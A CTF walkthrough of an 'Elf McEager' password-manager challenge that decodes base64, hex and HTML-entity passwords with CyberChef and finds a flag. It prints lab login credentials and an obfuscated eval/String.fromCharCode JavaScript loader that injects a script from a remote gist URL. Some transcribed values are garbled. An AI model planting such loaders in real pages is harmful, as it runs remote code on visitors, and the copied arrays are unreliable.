

# Day 22 - Elf McEager becomes CyberElf

## Scenario

The past few days there have been strange things happening at Best Festival Company. McEager hasn't had the time to fully investigate the compromised endpoints with everything that is going on nor does he have the time to reimage the workstations. McEager decides to log into a different workstation, one of his backup systems.

McEager logs in and to his dismay he can't log into his password manager. It's not accepting his master key! He notices that the folder name has been renamed to something strange.


**Task:** You must gain access to the password manager and decode the values within the password manager using CyberChef.

[Watch John Hammond solve this task!](#)

---

You can use the **AttackBox** and **Remmina** to connect to the remote machine. Make sure the remote machine is deployed before proceeding.


Click on the plus icon as shown below.



For **Server** provide ( `MACHINE_IP` ) as the IP address provided to you for the remote machine. The credentials for the user account is:

- User name: `Administrator`
- User password: `sn0wFlakes!!!`

gain access into the RDP port



found a weird directory name, seems like base64 encoded


```
Administrator: Windows PowerShell

PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
d-----         12/3/2020   6:47 AM              dGh1Z3JpbmNod2FzaGVyZQ==
```

checking the content of the directory, & we found keepass the password manager?




decoding the base64 encoded string & we got the text? grich was here??

Recipe	Input
<div><b>From Base64</b></div> <div>Alphabet A-Za-z0-9+/=</div> <div><input checked="" type="checkbox"/> Remove non-alphabet chars</div>	dGhlZ3JpbmNod2FzaGVyZQ==
	<b>Output</b> thegrinchwashere

testing to use 'thegrinchwashere' string as the master password

Open Database - Private.kdbx

**Enter Master Key**  
C:\Users\Administrator\Documents\Private.kdbx

☒ **Master Password:**

...

☐ **Key File:**

(None)

...


☐ **Windows User Account**

Help

OK

Cancel

& we're in!



here it told us that all our password has been encoded

Search...

**Private**

- General
- Windows
- Network
- Internet
- eMail
- Homebanking
- Recycle Bin

Title	User Name	Password
hiya		*****

**Group:** [Private](#), **Title:** hiya, **Password:** \*\*\*\*\*, **Creation Time:** 12/3/2020 5:15:15 AM, **Last Modification Time:** 5:17:06 AM

Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P

under the network section we found 'Elf Server' credential


**Private**

- General
- Windows
- Network
- Internet
- eMail
- Homebanking
- Recycle Bin


Title	User Name	Password
Elf Server	elfadmin	*****

**Group:** [Network](#), **Title:** Elf Server, **User Name:** elfadmin, **Password:** \*\*\*\*\*, **URL:** <https%3A%2F%2F123.456.789.000:9999>, **Creation Time:** 11/29/2020 9:47:13 AM, **Last Modification Time:** 11/29/2020 12:24:23 PM


copy the password



paste it in my text editor, so it seems to be hex encoded



decoding it & we got the credential for Elf Server



under eMail category, we found ElfMail credential

Title	User Name	Password	UF
ElfMail	mceager	*****	http

Group: eMail, Title: ElfMail, User Name: mceager, Password: \*\*\*\*\*  
 Creation Time: 11/29/2020 11:00:29 AM, Last Modification Time: 11/29/2020 12:44:54 PM, Expiry Time: 11/29/2020 12:00:00 AM

copy it and paste into cyberChef, so it seems to be HTML encoded type '&#'  
 decode it using HTML Entity & we got ElfMail credential

**Recipe**

- From HTML Entity

**Input**

```
&#105;&#99;&#51;&#83;&#107;&#97;&#116;&#105;&#110;&#103;&#xcl;
```

**Output**

```
ic3Skating!
```

checking the Recycle Bin & found Elf Security System have an eval obfuscator js code



Private

General

Windows

Network

Internet

eMail

Homebanking

Recycle Bin

Title	User Name	Password	U
Elf Security System	superelfadmin	*****	

Group: [Recycle Bin](#), Title: Elf Security System, User Name: superelfadmin, Password: \*\*\*\*\*, Creation Time: 11/29/2020 11:07:39 AM, Last Modification Time: 11/29/2020 12:48:19 PM

eval(String.fromCharCode(118, 97, 114, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 32, 61, 32, 100, 111, 99, 117, 117, 109, 101, 110, 116, 46, 99, 114, 101, 97, 116, 101, 69, 108, 101, 109, 101, 110, 116, 40, 39, 115, 99, 114, 105, 112, 116, 39, 41, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 116, 121, 112, 101, 32, 61, 32, 39, 116, 101, 120, 116, 47, 106, 97, 118, 97, 115, 99, 114, 105, 112, 116, 39, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 97, 115, 121, 110, 99, 32, 61, 32, 116, 114, 117, 101, 59, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 115, 114, 99, 32, 61, 32, 83, 103, 46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101, 40, 49, 48, 52, 44, 49, 49, 54, 44, 32, 49, 49, 54, 44, 32, 49, 49, 50, 44, 32, 49, 49, 53, 44, 32, 53, 56, 52, 55, 44, 32, 49, 48, 51, 44, 32, 49, 48, 53, 44, 32, 49, 49, 53, 44, 32, 49, 49, 54, 49, 48, 51, 44, 32, 49, 48, 53, 44, 32, 49, 49, 54, 44, 32, 49, 48, 52, 44, 32, 49, 49, 32, 52, 54, 44, 32, 57, 57, 44, 32, 49, 49, 49, 44, 32, 49, 48, 57, 44, 32, 52, 55, 44, 49, 48, 49, 44, 32, 57, 55, 44, 32, 49, 49, 56, 44, 32, 49, 48, 49, 44, 32, 49, 49, 48, 32, 57, 55, 44, 32, 49, 48, 53, 44, 32, 49, 50, 50, 44, 32, 57, 55, 44, 32, 52, 55, 41

copy it to my text editor & get the decimal value part only

```
eval(String.fromCharCode(118, 97, 114, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 32, 61, 32, 100, 111, 99, 117, 117, 109, 101, 110, 116, 46, 99, 114, 101, 97, 116, 101, 69, 108, 101, 109, 101, 110, 116, 40, 39, 115, 99, 114, 105, 112, 116, 39, 41, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 116, 121, 112, 101, 32, 61, 32, 39, 116, 101, 120, 116, 47, 106, 97, 118, 97, 115, 99, 114, 105, 112, 116, 39, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 97, 115, 121, 110, 99, 32, 61, 32, 116, 114, 117, 101, 59, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 115, 114, 99, 32, 61, 32, 83, 103, 46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101, 40, 49, 48, 52, 44, 49, 49, 54, 44, 32, 49, 49, 54, 44, 32, 49, 49, 50, 44, 32, 49, 49, 53, 44, 32, 53, 56, 52, 55, 44, 32, 49, 48, 51, 44, 32, 49, 48, 53, 44, 32, 49, 49, 53, 44, 32, 49, 49, 54, 49, 48, 51, 44, 32, 49, 48, 53, 44, 32, 49, 49, 54, 44, 32, 49, 48, 52, 44, 32, 49, 49, 32, 52, 54, 44, 32, 57, 57, 44, 32, 49, 49, 49, 44, 32, 49, 48, 57, 44, 32, 52, 55, 44, 49, 48, 49, 44, 32, 57, 55, 44, 32, 49, 49, 56, 44, 32, 49, 48, 49, 44, 32, 49, 49, 48, 32, 57, 55, 44, 32, 49, 50, 50, 44, 32, 57, 55, 44, 32, 52, 55, 41
```

paste it into cyberchef & decode the decimal to ascii  
 //looks like a javascript here

Recipe

From Decimal

Delimiter  
Comma

☐ Support signed values

JavaScript Beautify

Indent string  
\t

Quotes  
Auto

Semicolons  
☒ before closing braces

☒ Include comments

STEP

BAKE!

Auto Bake

Input

length: 3114  
lines: 1

118, 97, 114, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 32, 61, 32, 100, 111, 99,  
117, 109, 101, 110, 116, 46, 99, 114, 101, 97, 116, 101, 69, 108, 101, 109, 101, 110, 116, 40,  
39, 115, 99, 114, 105, 112, 116, 39, 41, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110,  
103, 46, 116, 121, 112, 101, 32, 61, 32, 39, 116, 101, 120, 116, 47, 106, 97, 118, 97, 115, 99,  
114, 105, 112, 116, 39, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 97, 115,  
121, 110, 99, 32, 61, 32, 116, 114, 117, 101, 59, 115, 111, 109, 101, 115, 116, 114, 105, 110,  
103, 46, 115, 114, 99, 32, 61, 32, 83, 116, 114, 105, 110, 103, 46, 102, 114, 111, 109, 67, 104,  
97, 114, 67, 111, 100, 101, 40, 49, 48, 52, 44, 32, 49, 48, 52, 44, 32, 49, 49, 54, 44, 32, 49,  
49, 54, 44, 32, 49, 49, 50, 44, 32, 49, 49, 53, 44, 32, 53, 56, 44, 32, 52, 55, 44, 32, 52, 55,  
44, 32, 49, 48, 51, 44, 32, 49, 48, 53, 44, 32, 49, 49, 53, 44, 32, 49, 49, 54, 44, 32, 52, 54,  
44, 32, 49, 48, 51, 44, 32, 49, 48, 53, 44, 32, 49, 49, 54, 44, 32, 49, 48, 52, 44, 32, 49, 49,  
55, 44, 32, 57, 56, 44, 32, 52, 54, 44, 32, 57, 57, 44, 32, 49, 49, 49, 44, 32, 49, 48, 57, 44,  
32, 52, 55, 44, 32, 49, 48, 52, 44, 32, 49, 48, 49, 44, 32, 57, 55, 44, 32, 49, 49, 56, 44, 32,  
49, 48, 49, 44, 32, 49, 49, 48, 44, 32, 49, 49, 52, 44, 32, 57, 55, 44, 32, 49, 48, 53, 44, 32,  
49, 50, 50, 44, 32, 57, 55, 44, 32, 52, 55, 41, 59, 32, 32, 32, 118, 97, 114, 32, 97, 108, 108,

Output

start: 150  
end: 321  
length: 171

time: 33ms  
length: 724  
lines: 14

var somestring = document.createElement('script');  
somestring.type = 'text/javascript';  
somestring.async = true;  
somestring.src = String.fromCharCode(104, 104, 116, 116, 112, 115, 58, 47, 47, 103, 105, 115,  
116, 46, 103, 105, 116, 104, 117, 98, 46, 99, 111, 109, 47, 104, 101, 97, 118, 101, 110, 114,  
97, 105, 122, 97, 47);  
var alls = document.getElementsByTagName('script');  
var nt3 = true;  
for (var i = alls.length; i--;) {  
if (alls[i].src.indexOf(String.fromCharCode(49, 49, 100, 51, 50, 49, 50, 52, 52, 99, 52,  
100, 54, 54, 55, 52, 52, 54, 100, 98, 102, 100, 57, 97, 51, 50, 57, 56, 97, 56, 56, 98, 56)) >  
-1) {  
nt3 = false;  
}  
}

this line of code was kinda interesting

```
somestring.src = String.fromCharCode(104, 104, 116, 116,
112, 115, 58, 47, 47, 103, 105, 115, 116, 46, 103, 105,
116, 104, 117, 98, 46, 99, 111, 109, 47, 104, 101, 97,
118, 101, 110, 114, 97, 105, 122, 97, 47);
```

decoding it again & we got a github link?

Recipe

From Decimal

Delimiter  
Comma

☐ Support signed values

Input

length: 171  
lines: 1

104, 104, 116, 116, 112, 115, 58, 47, 47, 103, 105, 115, 116, 46, 103, 105, 116, 104, 117, 98,  
46, 99, 111, 109, 47, 104, 101, 97, 118, 101, 110, 114, 97, 105, 122, 97, 47

Output

time: 1ms  
length: 37  
lines: 1

hhttps://gist.github.com/heavenraiza/

checking the github link & we captured our flag

10/11

Search...

All gists Back to GitHub



All gists 2 Forked 1 Starred



heavenraiza / cyberelf

Created 23 days ago

1

THM[REDACTED]